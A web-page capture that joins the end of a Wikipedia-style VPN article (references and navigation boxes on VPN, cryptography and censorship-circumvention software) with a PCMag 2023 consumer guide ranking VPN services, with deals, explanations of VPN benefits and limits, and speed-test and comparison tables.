1. [^ "virtual private network." NIST Computer Security Resource Center Glossary](#). Archived from the original on 2 January 2023. Retrieved 2 January 2023.
2. [^ "What Is a VPN? - Virtual Private Network". Cisco](#). Archived from the original on 31 December 2021. Retrieved 5 September 2021.
3. [^ Mason, Andrew G. \(2002\). Cisco Secure Virtual Private Network](#). Cisco Press. p. 7. ISBN 9781587050336.
4. [^ "Virtual Private Networking: An Overview". TechNet. Microsoft Docs](#). 4 September 2001. Archived from the original on 17 June 2022. Retrieved 7 November 2021.
5. [^ Davies, Joseph \(July 2007\). "IPv6 Traffic over VPN Connections". The Cable Guy. TechNet Magazine](#). Archived from the original on 7 November 2021. Retrieved 7 November 2021 – via [Microsoft Docs](#). {{cite magazine}}: External link in |department= (help)
6. [^ RFC 3809 - Generic Requirements for Provider Provisioned Virtual Private Networks](#). sec. 1.1. doi:10.17487/RFC3809. RFC 3809.
7. [^ RFC 6434, "IPv6 Node Requirements"](#), E. Jankiewicz, J. Loughney, T. Narten (December 2011)
8. [^ "1. Ultimate Powerful VPN Connectivity". www.softether.org](#). SoftEther VPN Project. Archived from the original on 8 October 2022. Retrieved 8 October 2022.
9. [^ "OpenConnect". Archived from the original on 29 June 2022](#). Retrieved 8 April 2013. OpenConnect is a client for Cisco's AnyConnect SSL VPN [...] OpenConnect is not officially supported by, or associated in any way with, Cisco Systems. It just happens to interoperate with their equipment.
10. [^ "Why TCP Over TCP Is A Bad Idea". sites.inka.de](#). Archived from the original on 6 March 2015. Retrieved 24 October 2018.
11. [^ "Trademark Status & Document Retrieval". tarr.uspto.gov](#). Archived from the original on 21 March 2012. Retrieved 8 October 2022.
12. [^ "ssh\(1\) – OpenBSD manual pages". man.openbsd.org](#). Archived from the original on 5 July 2022. Retrieved 4 February 2018.
 - Barschel, Colin. "Unix Toolbox". cb.vu. Archived from the original on 28 May 2019. Retrieved 2 August 2009.
 - "SSH VPN – Community Help Wiki". help.ubuntu.com. Archived from the original on 2 July 2022. Retrieved 28 July 2009.
13. [^ Salter, Jim \(30 March 2020\). "WireGuard VPN makes it to 1.0.0—and into the next Linux kernel". Ars Technica](#). Archived from the original on 31 March 2020. Retrieved 30 June 2020.
14. [^ "Diff - 99761f1eac33d14a4b1613ae4b7076f41cb2df94! - kernel/common - Git at Google". android.googleusercontent.com](#). Archived from the original on 29 June 2022. Retrieved 30 June 2020.

15. [^](#) Younglove, R. (December 2000). "[Virtual private networks - how they work](#)". *Computing & Control Engineering Journal*. **11** (6): 260–262. [doi:10.1049/cce:20000602](#). [ISSN 0956-3385](#).
 - Benjamin Dowling, and Kenneth G. Paterson (12 June 2018). "A cryptographic analysis of the WireGuard protocol". *International Conference on Applied Cryptography and Network Security*. [ISBN 978-3-319-93386-3](#).
16. [^](#) Fuller, Johnray; Ha, John (2002). [Red Hat Linux 9: Red Hat Linux Security Guide](#) (PDF). United States: [Red Hat, Inc.](#) pp. 48–53. [Archived](#) (PDF) from the original on 14 October 2022. Retrieved 8 September 2022.
 - Petersen, Richard (2004). "[Chapter 17: Internet Protocol Security: IPsec, Crypto IP Encapsulation for Virtual Private Networks](#)". [Red Hat - The Complete Reference Enterprise Linux & Fedora Edition](#). United States: [McGraw-Hill/Osborne](#). [ISBN 0-07-223075-4](#). [Archived](#) from the original on 17 January 2023. Retrieved 17 January 2023.
17. [^](#) Titz, Olaf (20 December 2011). "[CIPE - Crypto IP Encapsulation](#)". *CIPE - Crypto IP Encapsulation*. [Archived](#) from the original on 18 May 2022. Retrieved 8 September 2022.
18. [^](#) Titz, Olaf (2 April 2013). "[CIPE - encrypted IP in UDP tunneling](#)". [SourceForge](#). [Archived](#) from the original on 8 September 2022. Retrieved 8 September 2022.
 - Wilson, Damion (19 October 2002). "[CIPE-Win32 - Crypto IP Encapsulation for Windows NT/2000](#)". [SourceForge](#). [Archived](#) from the original on 8 September 2022. Retrieved 8 September 2022.
19. [^](#) "[Configuring PFC3BXL and PFC3B Mode Multiprotocol Label Switching](#)" (PDF). [Archived](#) (PDF) from the original on 24 November 2020. Retrieved 24 October 2020.
20. [^](#) E. Rosen & Y. Rekhter (March 1999). "[BGP/MPLS VPNs](#)". *Internet Engineering Task Force (IETF)*. [RFC 2547](#). [Archived](#) from the original on 1 September 2022. Retrieved 8 October 2022.
21. [^](#) Lewis, Mark (2006). *Comparing, designing, and deploying VPNs* (1st print. ed.). Indianapolis, Ind.: Cisco Press. pp. 5–6. [ISBN 1587051796](#).
22. [^](#) [Ethernet Bridging \(OpenVPN\)](#), [archived](#) from the original on 8 October 2022, retrieved 8 October 2022
23. [^](#) Hollenbeck, Scott; Housley, Russell. "[EtherIP: Tunneling Ethernet Frames in IP Datagrams](#)". [Archived](#) from the original on 8 October 2022. Retrieved 8 October 2022.
24. [^](#) Glyn M Burton: [RFC 3378 EtherIP with FreeBSD Archived](#) 23 March 2018 at the [Wayback Machine](#), 03 February 2011
25. [^](#) net-security.org news: [Multi-protocol SoftEther VPN becomes open source Archived](#) 8 October 2022 at the [Wayback Machine](#), January 2014
26. [^](#) [Address Allocation for Private Internets Archived](#) 8 October 2022 at the [Wayback Machine](#), [RFC 1918](#), Y. Rekhter et al., February 1996
27. [^](#) [RFC 2917](#), A Core MPLS IP VPN Architecture
28. [^](#) [RFC 2918](#), E. Chen (September 2000)
29. [^](#) Yang, Yanyan (2006). "IPsec/VPN security policy correctness and assurance". *Journal of High Speed Networks*. **15**: 275–289. [CiteSeerX 10.1.1.94.8561](#).
30. [^](#) "[Overview of Provider Provisioned Virtual Private Networks \(PPVPN\)](#)". *Secure Thoughts*. [Archived](#) from the original on 16 September 2016. Retrieved 29 August 2016.
31. [^](#) [RFC 1702](#): Generic Routing Encapsulation over IPv4 networks. October 1994.
32. [^](#) IETF (1999), [RFC 2661](#), Layer Two Tunneling Protocol "L2TP"
33. [^](#) Cisco Systems, Inc. (2004). [Internetworking Technologies Handbook](#). *Networking Technology Series* (4 ed.). Cisco Press. p. 233. [ISBN 9781587051197](#). Retrieved 15 February 2013. [...] VPNs using dedicated circuits, such as Frame Relay [...] are sometimes called trusted VPNs, because customers trust that the network facilities operated by the service providers will not be compromised.
34. [^](#) [Layer Two Tunneling Protocol "L2TP" Archived](#) 30 June 2022 at the [Wayback Machine](#), [RFC 2661](#), W. Townsley et al., August 1999

35. [^ IP Based Virtual Private Networks Archived](#) 9 July 2022 at the [Wayback Machine](#), [RFC 2341](#), A. Valencia *et al.*, May 1998
36. [^ Point-to-Point Tunneling Protocol \(PPTP\) Archived](#) 2 July 2022 at the [Wayback Machine](#), [RFC 2637](#), K. Hamzeh *et al.*, July 1999
37. [^ Phifer, Lisa. "Mobile VPN: Closing the Gap" Archived](#) 6 July 2020 at the [Wayback Machine](#), [SearchMobileComputing.com](#), July 16, 2006.
38. [^ Willett, Andy. "Solving the Computing Challenges of Mobile Officers" Archived](#) 12 April 2020 at the [Wayback Machine](#), [www.officer.com](#), May, 2006.
39. [^ Cheng, Roger. "Lost Connections" Archived](#) 28 March 2018 at the [Wayback Machine](#), [The Wall Street Journal](#), December 11, 2007.
40. [^ Sowell, Julia \(7 August 2017\). "Virtual Private Network \(VPN\) : What VPN Is And How It Works". Hackercombat. Archived from the original on 17 June 2022. Retrieved 7 November 2021.](#)
41. [^ Jump up to: ^a ^b ^c O'sullivan, Fergus. "VPN Myths Debunked: What VPNs Can and Cannot Do". How-To Geek. Archived from the original on 13 November 2022. Retrieved 16 January 2022.](#)
42. [^ "Understanding and Circumventing Network Censorship". 25 April 2020. Archived from the original on 15 October 2022. Retrieved 15 October 2022.](#)
43. [^ "Techsplinations: Part 5, Virtual Private Networks". Archived from the original on 15 October 2022. Retrieved 15 October 2022.](#)

Further reading

- [Kelly, Sean \(August 2001\). "Necessity is the mother of VPN invention". *Communication News*: 26–28. ISSN 0010-3632. Archived from the original on 17 December 2001.](#)

Virtual private networking

Communication protocols	DTLS , DirectAccess , EVPN , IPsec , L2F , L2TP , L2TPv3 , PPTP , SSTP , Split tunneling , SSL/TLS (Opportunistic: tcpcrypt)										
Connection Applications	FreeLAN , FreeS/WAN , Libreswan , n2n , OpenConnect , OpenIKED , Openswan , OpenVPN , Social VPN SoftEther VPN , strongSwan , tcpcrypt , tinc , VTun , WireGuard , Shadowsocks										
Enterprise software	Avast SecureLine VPN , Check Point VPN-1 , LogMeIn Hamachi										
Risk vectors	Content-control software , Deep content inspection , Deep packet inspection , IP address blocking Network enumeration , Stateful firewall , TCP reset attack , VPN blocking										
VPN Services	<table border="1"> <tbody> <tr> <td>Avast</td> <td>HMA, SecureLine</td> </tr> <tr> <td>Kape Technologies</td> <td>Cyberghost, ExpressVPN, Private Internet Access, Zenmate</td> </tr> <tr> <td>McAfee</td> <td>Tunnelbear</td> </tr> <tr> <td>Nord Security</td> <td>NordVPN, NordLayer, Surfshark</td> </tr> <tr> <td>Ziff Davis</td> <td>IPVanish, StrongVPN</td> </tr> </tbody> </table> <p>Hola, IVPN, Mozilla VPN, Mullvad, PrivadoVPN, ProtonVPN, PureVPN, SaferVPN, Windscribe</p>	Avast	HMA , SecureLine	Kape Technologies	Cyberghost , ExpressVPN , Private Internet Access , Zenmate	McAfee	Tunnelbear	Nord Security	NordVPN , NordLayer , Surfshark	Ziff Davis	IPVanish , StrongVPN
Avast	HMA , SecureLine										
Kape Technologies	Cyberghost , ExpressVPN , Private Internet Access , Zenmate										
McAfee	Tunnelbear										
Nord Security	NordVPN , NordLayer , Surfshark										
Ziff Davis	IPVanish , StrongVPN										

Cryptographic software



Email clients	Apple Mail, Autocrypt, Claws Mail, Enigmail, GPG (Gpg4win), Kontact, Outlook, p=, PGP, Sylpheed, Thunderbird	
Secure communication	OTR	Adium, BitlBee, Centericq, ChatSecure, climm, Jitsi, Kopete, Profanity
	SSH	Dropbear, Ish, OpenSSH, PuTTY, SecureCRT, WinSCP, wolfSSH
	TLS & SSL	Bouncy Castle, BoringSSL, Botan, cryptlib, GnuTLS, JSSE, LibreSSL, MatrixSSL, NSS, OpenSSL, mbed TLS, BSAFE, SChannel, SSLeay, stunnel, TeamNote, wolfSSL
	VPN	Check Point VPN-1, Hamachi, Openswan, OpenVPN, ,SoftEther VPN, strongSwan, Tinc, WireGuard
	ZRTP	CSipSimple, Jitsi, Linphone, Jami, Zfone
	P2P	Bitmessage, Briar, RetroShare, Tox
	DRA	Matrix, OMEMO , Cryptocat, ChatSecure, Proteus, Session, Signal Protocol , Facebook Messenger Google Allo, Messages (Google), Signal, TextSecure, WhatsApp, SimpleX
Disk encryption (Comparison)	BestCrypt, BitLocker, CrossCrypt, Cryptoloop, dm-crypt, DriveSentry, E4M, eCryptfs, FileVault, FreeOTFE GBDE, geli, LUKS, PGPDisk, Private Disk, Scramdisk, Sentry 2020, TrueCrypt , History, VeraCrypt	
Anonymity	GNUnet, I2P, Java Anon Proxy, Tor, Vidalia, RetroShare, Ricochet, Wickr	
File systems (List)	EncFS, EFS, eCryptfs, LUKS, PEFS , Rubberhose, StegFS, Tahoe-LAFS	
Security-focused operating system	Tails, Qubes	
Service providers	Freenet, Tresorit, Wuala, NordLocker	
Educational	CrypTool	
Anti-computer forensics	USBKill, BusKill	
Related topics	Outline of cryptography, Timeline of cryptography, Hash functions , Cryptographic hash function List of hash functions, End-to-end encryption, S/MIME	

-  Category
-  Commons

Internet censorship circumvention technologies

Background	Internet censorship , Internet censorship in China, National intranet, Censorship and blocking technologies IP address blocking, DNS cache poisoning, Wordfilter, Great Firewall of China, Blocks on specific websites Facebook, Github, Twitter, Wikipedia
-------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Principles	With a proxy server	P2P, Web proxies, SSH, VPN, PAC
	Without a proxy server	HTTPS, IPv6 transition mechanism, hosts, DNSCrypt Domain fronting, Refraction networking
Anti-censorship software	Free software	Psiphon, Shadowsocks, Outline VPN, <i>GoAgent</i> , <i>PirateBox</i> , VPN Gate, WireGuard
	Proprietary software	Lantern, Freegate, Ultrasurf, Hotspot Shield, <i>Garden Networks</i> <i>Telex</i> , CGIProxy, Proxify
	Browser extensions	<i>uProxy</i>
Anonymity	Anonymous software	Tor, JAP (JonDonym), Flash proxy, Mixmaster
	Anonymous P2P network	Freenet, I2P, StealthNet, Tribler, ZeroNet
Physical circumvention methods	Sneakernet, USB dead drop	
Relevant organizations	GreatFire , FreeWeibo, Turkey Blocks	
Reference	Great Cannon	

Italics indicates that maintenance of the tool has been discontinued.  [Category](#)  [Commons](#)

The Best VPN Services for 2023

Using a VPN, or virtual private network, is one of the best ways to protect your online privacy. We've tested and reviewed scores of them, and these are our top picks.



by Max Eddy

Apr 25, 2023

[The Best Free VPNs for 2023](#) [The Fastest VPNs for 2023](#) [The Best VPN Extensions for Chrome in 2023](#) [The Best Mac VPNs for 2023](#) [The Best iPhone VPNs for 2023](#)

TOP PICKS

BEST FOR PREMIUM VPN



NordVPN

NordVPN packs numerous privacy features into a slick client that has grown beyond just VPN protection into a privacy juggernaut, offering antivirus and unique tools at a premium price.

[Read NordVPN Review](#)

BEST FOR WORLD TRAVELERS



ExpressVPN

ExpressVPN's dedication to privacy is impressive, and its far-flung fleet of servers impresses. Anyone who doesn't need that worldwide access may find its price steep, though.

[Read ExpressVPN Review](#)

BEST FOR PRIVACY WONKS

Proton VPN



Proton VPN offers an excellent collection of features at a reasonable price and a nearly peerless free subscription option, making it our top choice for VPNs.

[Read Proton VPN Review](#)

BEST FOR POWER USERS

Private Internet Access VPN



Private Internet Access offers a robust VPN service with advanced network and privacy tools packaged into a clever interface. Unlimited simultaneous connections helps justify the cost, but its price still gives us pause.

[Read Private Internet Access VPN Review](#)

BEST FOR PROTECTING MANY DEVICES

Surfshark VPN



Surfshark VPN's monthly plan is expensive, but the service is still a top value due to its large and expanding collection of privacy tools, excellent app, and unlimited simultaneous connections.

[Read Surfshark VPN Review](#)

BEST FOR FREQUENT TRAVELERS



CyberGhost

CyberGhost VPN

CyberGhost offers the largest VPN server network, has a snazzy client, and is powered by the latest VPN technology. It's expensive for a VPN that doesn't include all the privacy features found among top competitors, however.

[Read CyberGhost VPN Review](#)

BEST FOR FIRST-TIME VPN USERS



TunnelBear

TunnelBear VPN

Forget complicated apps and edgy graphics and let the cute-but-powerful TunnelBear VPN defend your web traffic. It's easy to use and now capable of protecting your entire household with just one account.

[Read TunnelBear VPN Review](#)

BEST FOR FLEXIBLE PRICING



IVPN

IVPN boasts a unique approach to multi-hop connections and a privacy-first account system in addition to affordable, flexible prices. Although its collection of servers is small, it's a top VPN service.

[Read IVPN Review](#)

BEST FOR BARGAIN HUNTERS



MULLVAD VPN

Mullvad VPN

Mullvad VPN secures your connection and protects your privacy for an unbeatable price and with a sterling record for protecting customer privacy.

[Read Mullvad VPN Review](#)

BEST FOR CONSUMERS OF CONSCIENCE



[Mozilla VPN](#)

Mozilla VPN protects your privacy, and your subscription fee supports a proponent of a free internet. It's approachable and has useful privacy features, such as multi-hop and split tunneling options, but it's more expensive than the service that underpins it.

[Read Mozilla VPN Review](#)

PROS & CONS [COMPARE OUR PICKS](#)

The good news is that more people understand the dangers of allowing corporations and governments to monitor everything they say and do online, and they want to do something about it. The bad news? Everyone from governments to advertisers is after your data, and plenty of people—including your ISP—might be willing to sell it.

There's no easy fix to the systemic problem of surveillance capitalism, but a VPN *can* help you regain a modicum of privacy. We've tested plenty, and these are the top choices among the services we've reviewed so far, followed by what to look for when choosing the best VPN service provider.

Editors' Note: While they may not appear in this story, IPVanish and StrongVPN are owned by Ziff Davis, PCMag's parent company.

What Is a VPN and Why Do I Need One?

When you use a [VPN](#), it routes your internet traffic through an encrypted connection to a server controlled by the VPN company. From there, your traffic exits onto the web as normal. If you only connect to websites secured

with [HTTPS](#), your data will continue to be encrypted, even after leaving the VPN. It sounds simple, but VPN usage can improve your privacy online.

The Best VPN Deals This Week

- [ExpressVPN](#) — 49% off a one-year plan with an extra three months and Backblaze cloud storage include — **£5.70 per month**
- [CyberGhost VPN](#) — 82% off a two-year plan with an extra two months for free — **£1.92 per month**
- [Private Internet Access VPN](#) — 85% off a two-year plan with an extra four months for free — **£1.69 per month**
- [Surfshark VPN](#) — 82% off a two-year plan with an extra two months — **£1.90 per month**
- [NordVPN](#) — 50% off a two-year plan with an extra three months — **£3.49 per month**

Think of it like this: when your car pulls out of your driveway, someone can follow you and see where you're going, how long you're at your destination, and when you return. They might even peek into your car to learn more about you. With a VPN, it's like driving from your house into an underground tunnel, exiting into a closed parking garage, switching to a different car, and driving out. No one who was following you can know where you went.



With a VPN, no one snooping around your network can see what you're up to. This is true even if the snooper controls the network. Public Wi-Fi networks, which are ubiquitous and convenient, are unfortunately also convenient for attackers. How do you know, for example, "starbucks_wifi-real" is *actually* the Wi-Fi network for said coffee shop? In fact, a popular security-researcher prank is to create a network with the same name as a free, popular service and see how many devices automatically connect.

Even if you're inclined to trust your fellow humans, you might not want to trust your internet service provider (ISP). In the US, your ISP has enormous insight into your online activities. To make matters worse, Congress has decided your ISP is allowed to sell your anonymized browsing history. Considering you are already paying for the service, selling your data seems egregious. A VPN prevents even your ISP from keeping tabs on you.

Another VPN benefit is that your true IP address is hidden behind the address of the VPN server. This makes it harder to track you across. Even dedicated observers have a hard time telling whose internet traffic is whose, because your data is mixed in with that of everyone else using the server.

Hiding your IP address has another benefit: it makes it harder for snoops to figure out your location. You can use this to your advantage and connect to distant VPN servers to spoof your location, too.

Note: VPNs are not the same thing as proxies, with which they are sometimes confused. To learn more, read our explainer, [VPNs vs. Proxies: What's the Difference?](#)

What Are the Limitations of VPNs?

VPN services, while helpful, don't provide every kind of threat protection you might need. A VPN can't help if you download [ransomware](#) or if you give up your data in a phishing attack. We strongly recommend using local [antivirus software](#), enabling [multi-factor authentication](#) wherever available, and using a [password manager](#) to create and store unique, complex passwords for each site and service you use.



There are also limitations to how anonymous you can be with a VPN. Advertisers have many tactics at their disposal to gather data on you and track your movements. These range from online trackers to [browser fingerprinting](#). We recommend using the [anti-tracking features](#) in your browser and installing [dedicated ad or tracker blockers](#).

Many VPN services also provide their own [DNS](#) resolution system. Think of DNS as a phone book that turns a text-based URL like "pcmag.com" into an IP address computers can understand. Savvy snoops can monitor DNS

requests and track your movements online. Greedy attackers can also use [DNS poisoning](#) to direct you to bogus phishing pages designed to steal your data. When you use a VPN's DNS system, it's another layer of protection. Secure DNS is improving privacy already, but VPNs go further.

There's debate among security experts about the efficacy of VPNs. Since most sites now support secure HTTPS connections, much of your online experience is already encrypted. Secure DNS products like [Cloudflare 1.1.1.1](#) exist precisely because some feel VPNs are overkill. Still, a VPN covers the information not already protected by HTTPS, places a buffer between you and the people controlling internet infrastructure, and makes online tracking harder.

VPNs are useful for improving individual privacy, but there are also people for whom a VPN is essential for personal and professional safety. Some journalists and political activists rely on VPN services to circumvent government censorship and safely communicate with the outside world. Check the local laws before [using a VPN in China, Russia, or any country with repressive internet policies](#). Another place people might want to [use a VPN is in a war zone such as Ukraine](#), where hiding locations might well be a matter of life and death.

For comprehensive anonymization of your traffic, you'll want to access the free [Tor network](#). While a VPN tunnels your web traffic to a VPN server, Tor bounces around your traffic through several volunteer nodes which makes it much harder to track. Using Tor also grants access to hidden Dark Web sites, which a VPN simply cannot do. That said, some services, such as [NordVPN](#) and [ProtonVPN](#), offer Tor access on specific servers. Note that Tor will slow down your connection even more than a VPN.

A determined adversary will almost always breach your defenses one way or another. What a VPN does is protect you against mass data collection and the casual criminal vacuuming up user data for later use.

How Do I Choose a VPN?

The VPN market has exploded in the past few years, growing from a niche industry to an all-out melee. Many VPN service providers are capitalizing on the general population's growing concerns about surveillance and

cybercrime, which means it's getting hard to tell when a company is providing a useful service and when it's selling snake oil. In fact, fake VPNs have even popped up, so be careful.

When you read reviews looking for the best VPN service, don't just focus on speed, since that's the factor you and the VPN have the least control over. Since nearly all VPN companies offer some mixture of the same technologies, consider value instead when you're looking for your best VPN service. How can you get the most for the least? Look for extra features like split tunneling, multi-hop connections, and so on. You may not need these all the time, but they're useful when you do.

Nearly every VPN service provider has its own app with a full GUI for managing connections and settings, and we recommend using it. You might dismiss such things as mere chrome, preferring to manage your VPN connections manually. This works, but doing so is tedious, requires manual updating, and won't give you access to the additional privacy tools many VPNs provide. When considering a VPN, decide whether you can stand looking at it.

The best way to know if a VPN works for you is to try it in your own home. See if you can access all the sites and services you need. Find out if the interface is usable and if the speeds in your area are acceptable. Some VPN services provide free trials, so take advantage of them. Make sure you are happy with what you signed up for, and use any money-back guarantees if not.

This is why we also recommend starting with a short-term subscription—a week or a month—to make sure you are happy. Yes, you may get a discount by signing up for a year, but that's more money at stake should you decide the service doesn't meet your performance needs.

Sometimes, a VPN will be tacked on to another service as a sweetener. These are tricky to compare since they often have a completely different set of features than the average VPN. The VPN included with Google One lacks many of the tools we expect with a VPN, but also comes with 2TB of cloud storage—unmatched by any VPN service we've seen. In cases like this it's best to consider what you want to use a VPN for and whether a tacked-on VPN meets those needs.

Is There a 100% Free VPN?

Not all VPN services require you to pay. There are, in fact, many excellent free VPNs. But every free VPN we've tested has limitations. Some limit you to just a few simultaneous connections or devices on an account. Others restrict your data or limit you to a handful of servers. Still others do all of the above.

Finding the best free VPN is an exercise in balancing those restrictions. TunnelBear, for example, lets you use any server on its network but limits you to 500MB-1GB per month. Editors' Choice winner ProtonVPN has the unique distinction of placing no data restrictions on free users, but it does limit which servers you can access.

For those of you who are at least willing to put down some cash, we also have a roundup of the best cheap VPNs.

Can You Be Tracked Even If You Use a VPN?

If you're using a service to route all your internet traffic through its servers, you have to be able to trust that service. It's easier to trust companies that have been around longer, simply because their reputation is likely to be well established. The trouble is, the VPN industry is young, and some VPN companies play dirty. In this environment, figuring out who to trust is difficult.

At PCMag, we give special attention to the privacy practices of VPN companies and not just the technology they provide. In our testing, we read through the privacy policies and discuss company practices with VPN company representatives. We look for a commitment to protecting user information, as well as practices that gather and retain as little user information as possible.

As part of our research, we also make sure to find out where the company is based and under what legal framework it operates. Some countries don't have data-retention laws, making it easier to keep a promise of "We don't keep any logs." It's also useful to know under what circumstances a VPN

company will hand over information to law enforcement and what information it would have on hand to provide if that were to happen.

The best VPN services have a privacy policy clearly spelling out what the service does, what information they collect, and what they do to protect said information. Some companies explain they collect some information but don't inform you about how they intend to *use* that information. Others are more transparent.

What Are the Best VPNs for Streaming and Banking?

Some security-conscious companies like banks may be confused by your VPN. If your bank sees you logging in from what appears to be another US state or even another country, it can raise red flags. Expect to see captchas and more frequent multi-factor requests when your VPN is on.

Netflix and other streaming services often block VPN access, since a VPN can be used to access region-locked content. Unfortunately, a service that works today may be blocked tomorrow, and vice versa. That could be an issue for many readers, because while the preponderance of you appear to use VPNs to protect yourselves, nearly a quarter use VPNs primarily for streaming.

In general, we found VPNs have improved their ability to access far-flung streaming content. In previous years, it was extremely unusual to find a VPN that could stream Netflix content from outside the US. Keep in mind that accessing region-locked streaming content can breach terms of service, and PCMag cannot supply legal advice for such situations.

Lastly, because a VPN encrypts your data as it's transmitted from your device, it's often impossible to access local devices on the same network. A great example is the Google Chromecast media streamer. If you have a VPN running, you won't be able to use a Chromecast. You may as well be on a different Wi-Fi network. Some VPNs allow for split-tunneling, letting you designate applications and sites that can travel outside the VPN connection. Others include an option to make traffic visible to LAN devices.

How Many Devices Can My VPN Protect at Once?

Some important things to look for when shopping for a VPN include the simultaneous connection total the VPN service allows, the number of servers available, and the number of server locations the company has.

Most VPN services allow you to connect up to five devices with a single account. Any service offering fewer connections is outside the mainstream. Keep in mind you'll need to connect every device you wish to protect to the VPN service, so a mere two or three licenses will barely be enough for even one person, let alone a connected couple or family.

This paradigm may be changing, however. Many services now offer far more than five simultaneous connections. Some have even done away with the restriction entirely. Avira Phantom VPN, Encrypt.me VPN, IPVanish VPN, Editors' Choice winner Surfshark VPN, and Windscribe VPN all place no limit on the number of simultaneous connections.

Of course, there are more than just phones and computers in a home. Game systems, tablets (including [Chromebooks](#)), and [smart home devices](#) such as light bulbs and fridges all need to connect to the internet. Many of these things can't run VPN software on their own. Some VPN companies provide instructions on how to [configure a router to use a VPN](#), which would protect all the devices on the network. There's some debate on whether this will cause even more unforeseen complications. We don't recommend this solution to anyone other than an experienced and patient tinkerer.

Where Are My VPN's Servers?

The distribution of VPN servers is a key consideration. Having numerous servers in diverse locales means that, no matter where you travel, you'll be able to find a nearby VPN server. The closer the VPN server, the better the speed and reliability of the connection it can offer you. Remember, you don't need to connect to a far-flung VPN server to gain security benefits. Depending on where you live, a server down the street is as safe as one across the globe.

We also look at how many virtual servers and virtual locations VPN companies use. A virtual server is just what it sounds like—a software-defined server running on server hardware that might have several virtual servers onboard. A virtual location is a server configured to appear somewhere other than where it is physically located. While neither is inherently problematic, it's worrisome to choose one location and discover you're connected somewhere else entirely. Some VPN companies take a smart view of virtual servers, using them to provide VPN support for regions where it might be too risky to physically house a server. When VPNs use these technologies, we prefer they be transparent about it.

What's the Fastest VPN?

When a VPN is active, your web traffic is taking a more circuitous route than usual, often resulting in sluggish download and upload speeds as well as increased latency. The good news is, using a VPN probably isn't going to remind you of the dial-up days of yore.

When we test VPNs, we use the [Ookla speed test](#) tool. This test provides metrics for latency, download speeds, and upload speeds. Any one of these can be an important measurement depending on your needs, but we tend to view the download speed as the most important. After all, we live in an age of digital consumption. Please read our piece on [How We Test VPNs](#) for the full details. *(Note: Ookla is owned by Ziff Davis, PCMag.com's parent company.)*

The chart below shows our most recent speed test results, and we have an entire piece dedicated just to the [fastest VPNs we've tested](#). For an update that talks about the how the pandemic has affected our tests, you can read [COVID-19 Upended How We Test VPN Speeds](#).

VPN Speed Test Results

- ▲ High scores are best
- ▼ Low scores are best

PCMag calculates VPN speeds by running 10 speed tests without a VPN and 10 with a VPN. We then take the median result of both sets and find the percent change between the two. Results arranged in order of download score.



🔍 Search

	Download ▼	Upload ▼	Latency ▼
Avast Secureline VPN	-6.0%	68.7%	2774.9%
NordVPN	0.7%	15.6%	-5.6%
Mozilla VPN	1.1%	10.2%	12.2%
Proton VPN Plus	7.2%	6.6%	30.3%
Surfshark VPN	8.5%	16.6%	-3.1%
Private Internet Access VPN	10.9%	19.4%	30.7%
Cyberghost VPN	13.3%	26.7%	11.2%
Mullvad VPN	15.5%	4.9%	93.2%
StrongVPN	15.6%	25.1%	100.0%
TunnelBear VPN	17.3%	51.5%	50.4%
TorGuard VPN	19.3%	40.4%	57.3%
IVPN	22.6%	27.1%	71.4%
AVG Secure VPN	27.8%	41.1%	11.3%
IPVanish VPN	28.6%	23.5%	0.0%
Hotspot Shield VPN	31.3%	60.0%	42.9%
Bitdefender Premium VPN	38.3%	82.0%	1623.4%
HMA VPN	43.2%	53.3%	-0.2%
KeepSolid VPN Unlimited	53.3%	45.8%	52.3%
Privado VPN	58.6%	71.6%	83.0%
ExpressVPN	59.8%	74.4%	50.9%
Malwarebytes VPN	67.5%	37.9%	36.7%
Ivacy VPN	71.7%	69.0%	475.0%
PureVPN	83.9%	82.1%	49.6%
VyprVPN	89.6%	86.8%	102.1%
	Download	Upload	Latency
Median Result	25.2%	40.7%	50.0%

Should You Use a VPN?

Using a VPN is a simple way to protect your privacy online, and it can be a tool for circumventing unwanted internet restrictions, too. None of the services listed here are perfect, and there will surely be times when it won't make sense to use a VPN. All that said, a VPN is undoubtedly a valuable tool, it's well worth having in your personal security toolbox.

Click through the review links of the best VPN service providers above for detailed analysis and performance results. Once you've picked, be sure to read our feature on [how to set up and use a VPN](#) to get the most from your chosen service.

WHERE TO BUY

- **BEST FOR PRIVACY WONKS**

Proton VPN [See it](#)

- **BEST FOR BARGAIN HUNTERS**

Mullvad VPN [See it](#)

- **BEST FOR PREMIUM VPN**

NordVPN [See it](#)

- **BEST FOR PROTECTING MANY DEVICES**

Surfshark VPN [See it](#)

- **BEST FOR FIRST-TIME VPN USERS**

TunnelBear VPN [See it](#)

- **BEST FOR FREQUENT TRAVELERS**



CyberGhost VPN [See it](#)



- **BEST FOR WORLD TRAVELERS**



ExpressVPN [See it](#)



- **BEST FOR POWER USERS**



Private Internet Access VPN [See it](#)

<p>Our Pick</p>	 <p>NordVPN</p>	 <p>ExpressVPN</p>
<p>Rating</p>	<p>EDITORS' CHOICE</p> <p>4.5 Excellent Review</p>	<p>4.0 Excellent Review</p>
<p>Supported Protocols on macOS</p>	<p>NordLynx (based on WireGuard), OpenVPN, IKEv2</p>	<p>Lightway, OpenVPN, L2TP</p>
<p>Supported Protocols on iOS</p>	<p>NordLynx (WireGuard), OpenVPN, IKEv2/IPSec</p>	<p>OpenVPN, IKEv2</p>
<p>Supported Protocols on Android</p>	<p>NordLynx (WireGuard), OpenVPN</p>	<p>Lightway</p>
<p>Simultaneous VPN Connections</p>	<p>6</p>	<p>5</p>
<p>Server Locations</p>	<p>59 Countries</p>	<p>94 Countries</p>
<p>Public Third-Party Audit</p>		
<p>No Ads In Free Version?</p>		
<p>Geographically Diverse Servers</p>		
<p>Free Version Simultaneous Connection Limit</p>		
<p>Free Version Data Limit</p>	<p>No Free Version</p>	<p>No Free Version</p>
<p>Free Version Server Limit</p>		
<p>Free Version</p>		
<p>Free Connection Speeds Limited</p>		
<p>Can Manually Select Server In Free Version</p>		
<p>Blocks Ads</p>		
<p>Are All Features Available In Free Version?</p>		
<p>500+ Servers</p>		

<p>Our Pick</p>	 <p>Proton VPN</p>	 <p>Private Internet Access VPN</p>
<p>Rating</p>	<p>EDITORS' CHOICE</p> <p>5.0 Outstanding Review</p>	<p>4.0 Excellent Review</p>
<p>Supported Protocols on macOS</p>	<p>WireGuard, IKEv2</p>	<p>WireGuard, OpenVPN</p>
<p>Supported Protocols on iOS</p>	<p>WireGuard, OpenVPN, IKEv2</p>	
<p>Supported Protocols on Android</p>	<p>WireGuard, OpenVPN, IKEv2</p>	
